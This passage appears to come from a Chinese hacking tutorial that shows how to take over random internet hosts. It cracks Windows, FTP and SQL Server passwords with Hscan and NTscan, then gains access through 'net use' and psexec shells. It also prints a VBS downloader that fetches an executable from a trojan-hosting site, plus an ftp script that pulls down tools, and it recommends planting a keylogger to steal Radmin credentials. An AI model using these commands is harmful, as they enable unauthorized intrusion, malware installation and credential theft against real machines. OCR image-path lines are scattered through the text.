
在本案例中，为了再次验证我们的思路，随机选中了210.*.*.16这个IP地址，在210.good.log文件中查找该IP地址记录，其中用户名和口令分别为“Administrator”、“admin”，如图12所示。

在远程终端中输入IP地址、用户名和口令，依然连接成功，如图13所示。

小结


本案例主要利用的思路是系统用户口令跟Ftp用户口令相同，而3389远程终端服务只要知道IP地址以及相

对应的用户名称、密码即可登录系统，登录系统以后就跟在本地计算机上操作一样，非常方便，相当于“完全控制”。对于Hscan这款扫描工具来讲，扫描口令很好用，但是对于扫描结果的不同处理，会得出不同的结果。本案例技术难度也不高，但其中涉及到了UltraEdit编辑器的使用，UltraEdit编辑器中的排序、替换、查找功能非常好用，在本案例中使用Hscan软件配合sfind、UltraEdit编辑器、远程终端连接器（mstsc.exe）成功控制肉鸡，整个过程不到20分钟。因此在网络攻防中，一些工具的配合使用，往往会带来意想不到的效果。


图13

文章二、Windows口令扫描攻击案例


Windows口令扫描攻击主要针对某一个IP地址或者某一个网段进行口令扫描，实质是通过139、445等端口来尝试建立连接，其利用的是Dos命令“net use \\ipaddress\admin$ “password” /u:user”，只不过通过程序来实现而已。下面的案例通过扫描软件NTScan来扫描口令，扫描出口令后成功实施控制。


图14

设置NTScan。直接运行NTscan，在NTscan中一般只需要设置开始IP和结束IP两个地方，其它设置均可以采取默认，如图14所示。


说明

①如果是在肉鸡上面精细管理扫描，由于语言版本的不同，如果操作系统不支持中文显示，就有可能显示为乱码，这个时候就只能凭熟悉度来进行设置，本例中是在英文操作系统中使用NTscan，在其运行界面中一些汉字显示为“？”，但是不影响扫描使用，如图15所示。


图15

②在NTscan中有IPC、SMB和WMI三种扫描方式，第一种和第三种方式扫描口令较为有效，第二种主要用来扫描共享文件。利用IPC$可以与目标主机建立一个空的连接而无需用户名与密码，而且还可以得到目标主机上的用户列表。SMB（服务器信息块）协议是一种IBM协议，用于在计算机间共享文件、打印机、串口等。SMB协议可以用在因特网的TCP/IP协议之上，也可以用在其它网络协议，如IPX和NetBEUI之上。

③WMI（Windows管理规范）是一项核心的Windows管理技术，WMI作为一种规范和基础结构，通过它可以访问、配置、管理和监视几乎所有的Windows资源，比如用户可以在远程计算机上启动一个进程；设定一个在特定日期和时间运行的进程；远程启动计算机；获得本地或远程计算机的已安装程序列表；查询本地或远程计算机的Windows事件日志等等。一般情况下，在本地计算机上执行的WMI操作也可以在远程计算机上执行，只要用户拥有该计算机的管理员权限。如果用户对远程计算机拥有权限并且远程计算机支持远程访问，那么用户就可以连接到该远程计算机并执行拥有相应权限的操作。


图16


执行扫描。在NTscan运行界面中单击“开始”按钮或者单击左窗口下面的第一按钮（如果显示为乱码），开始扫描，如图16所示。

说明


①NTscan扫描口令跟字典有关，其原理就是使用字典中的口令跟实际口令进行对比，如果相同即可建立连接，即破解成功，破解成功后会在下方显示。

②NTscan的字典文件为NT_pass.dic，用户文件为NT_user.dic，可以根据实际情况对字典文件和用户文件内容进行修改。


③NTscan扫描结束后，会在NTscan程序当前目录下生成一个NTscan.txt文件，该文件记录扫描结果，如图17所示。


图17


④在NTscan中还有一些辅助功能，例如右键单击后可以执行“cmd”命令，左键单击后可以执行“连接”、“打开远程登录”以及“映射网络驱动器”等命令，如图18所示。


图18

实施控制。在Dos命令提示符下输入“net use \\221.*.*.*\admin$ "mrs6100" /u:administrator”命令获取主机的管理员权限。命令执行成功，如图19所示。


图19

执行Psexec命令。输入“psexec \\221.*.*.* cmd”命令获取一个DosShell，如图20所示。



图20


说明

①以上两步可以合并，直接在Dos命令提示符下输入“psexec \\ipaddress u administrator – ppassword cmd”。例如在上例中可以输入“psexec \\221.*.*.* –u Administrator pmrs6100 cmd”命令来获取一个Dos下的Shell。

②在有些情况下使用“psexec \\ipaddress u administrator – ppassword cmd”命令不能正常执行。

从远端查看被入侵计算机端口开放情况。使用“sfind p 221.*.*.*”命令查看远程主机端口开放情况，该主机仅仅开放了4899端口，如图21所示。


图21


图22

上传文件。在该DosShell下执行文件下载命令，将一些工具软件或者木马软件上传到被攻击计算机上面，如图22所示。

说明

①可以使用以下vbs脚本命令来上传文件。

```
echo with wscript.if .arguments.count^<2 then quit:end if >dl.vbe
echo set aso=.createobject("adodb.
```

```
stream");set web=createobject("microsoft.xmlhttp") >>dl.vbe
    echo web.open "get",arguments(0),0:web.send:if web.status^>200 then
quit >>dl.vbe
    echo aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile
arguments(1),2:end with >>dl.vbe
    cscript dl.vbe http://www.mymuma.com/software/systeminfo.exe
systeminfo.exe
```

②如果不能通过执行vbs脚本来上传文件，则可以通过执行ftp命令来上传文件，ftp命令如下：

```
echo open 192.168.1.1 >b
echo ftp>>b
echo ftp>>b
echo bin>>b
echo get systeminfo.exe >>b
echo bye >>b
ftp -s:b
```

查看主机基本信息。执行“systeminfo info”可以查看被入侵计算机的基本信息，该计算机操作系统为Windows 2000 Professional，如图23所示。




图23

在本案例中，由于对方计算机安装有Radmin，因此极有可能保留有Radmin的控制信息，通过“开始”-“程序”-“Remote Administrator v2.2”-“Remote Administrator viewer”打开Radmin2.0版本的客户端控制器，在其中有两个IP地址，如图24所示，不过不知道连接密码，安装一个键盘记录，等待用户自己连接，监听用户的键盘记录，到时候就可以将用户的控制端作为肉鸡，这种肉鸡质量很高。




图24

小结：

本案例通过NTscan扫描工具软件扫描主机口令，配合psexec等命令成功控制扫描出弱口令的计算机，其实在本案例中，该口令并不算弱口令，将被控制计算机的口令作为扫描口令，有时候会控制一大片计算机。

文章三、SQL Server 2000口令扫描案例

SQL Server 2000数据库一般都是安装在Server操作系统中，在网络入侵过程中，对数据库的攻击也是典型的攻击手段之一，加之目前市面上很多安全检测和入侵软件均具有数据库口令扫描功能，一旦获取了数据库中的sa用户的口令，入侵者可以执行添加用户等危险命令，很容易被入侵者完全控制。常见的数据库攻击主要有以下几种。

①通过互联网直接连接进行攻击。数据库要正常使用必须开放1433（1434）或者指定一个端口，这些端口在互联网上都可以探测到。如果没有对IP地址做限制，则在互联网上的任何用户都可以访问这台服务器的1433端口，SQL Slammer蠕虫就是针对SQL服务器的漏洞来实施攻击的，这些直接的攻击能够导致拒绝服务攻击、缓存溢出和其它攻击。

②安全漏洞扫描。安全漏洞扫描通常指针对操作系统、网络应用程序或者数据库系统本身的弱点进行扫描。攻击者在安全扫描过程中可以很轻松的发现没有使用SQL安全补丁、互联网信息服务（IIS）设置弱点以及SNMP（简单网络管理协议）等漏洞，并且实施攻击从而导致数据库被攻破。入侵者在攻击过程中可能使用公开的工具，也有可能使用专用工具，还有可能利用一些大型公司提供的安全扫描程序，例如Qualys公司的普通扫描工具QualysGuard，SPI Dynamics公司的网络应用程序扫描工具WebInspect等。

③列举SQL服务器解析服务攻击。Chip Andrews的“SQLPing v 2.5”可用来查看SQL服务器系统、查看数据库实例以及确定版本编号等。当长时间的SQL服务器请求发送到UDP端口1434的广播地址的时候，会出现缓存溢出问题。

④破解SA口令。攻击者可以通过破解SA口令的方法进入SQL服务器数据库。Application安全公司的AppDetective和NGS软件公司的NGSSQLCrack等商业性工具软件都有破解sa口令的功能，还有一些其它扫描工具软件可以很好的破解sa口令，在下面的案例中我们会着重介绍如何来扫描sa口令并实施完全控制。

⑤直接利用安全漏洞攻击。可以利用Metasploit等工具软件直接实施攻击，利用在正常的安全漏洞扫描过程中发现的安全漏洞实施攻击，这种攻击手段非常有效，攻击者还可利用这种手段突破系统、从事代码注入或者取得非经授权的命令行访问权限。

⑥SQL注入攻击。SQL注入攻击是目前网络最为流行的一种攻击，它主要通过构建SQL语言脚本来实施攻击。目前网上有很多流行的SQL注入攻击工具，例如教主的HDSI3.0版、明小子的Domain3.5等，利用这些工具来攻击，操作简单。

⑦Google hacks。Google hacks利用Google搜索引擎不同寻常的力量搜出可公开访问的系统泄漏出来的SQL服务器的错误，如“Incorrect syntax near”，黑客能够使用Google找到口令、网络服务器中的安全漏洞、基本的操作系统、公开提供的程序以及其它能够用来攻破SQL服务器系统的东西。

⑧熟读网站源代码寻找0day。目前很多网站的BBS、Blog、文章系统、内容管理系统都是使用公开发行的版本，通过阅读这些公开的程序源代码，研究和分析系统中代码存在的问题，这些问题极有可能是0day，找到以后就可利用并实施攻击和控制。

下面是使用Hscan扫描MSSQL口令并实施攻击的一个案例。

1. 设置Hscan，运行Hscangui程序后，分别设置一个扫描IP端的起始IP和结束IP，然后在扫描模块中只选中“check MSSQL weak accounts”选项，如图25所示，设置完毕后，在菜单中单击“start”命令进行扫描。




图25

2. 查看扫描结果。在Hscan扫描中有三个地方存放扫描结果，一个是Reports文件夹下的html文件，一个是log文件夹下的Hscan.log，最后一个是在HScan扫描窗口左下方区域，该区域中显示了IP地址、用户名称（username）、口令（password）以及类型（type），如图26所示。





图26

说明：


(1) Hscan.log文件在每次扫描后内容完全覆盖，不保留以前的扫描记录，因此每一次扫描结束后，必须更改文件名称或者另存为其它文件。

（2）关闭Hscangui程序后，Hscan扫描区域左下方的扫描结果会自动清除。

3. 连接数据库。选中类型为“MSSQL”的记录，在扫描结果区域，左键单击，选择“connect”命令直接连接数据库，连接成功以后如图27所示。


图27

注意：在选择记录时一定要小心，右键是清除（clean）记录命令，左键是连接（connect）命令，清除扫描结果以后不能再恢复。


图28

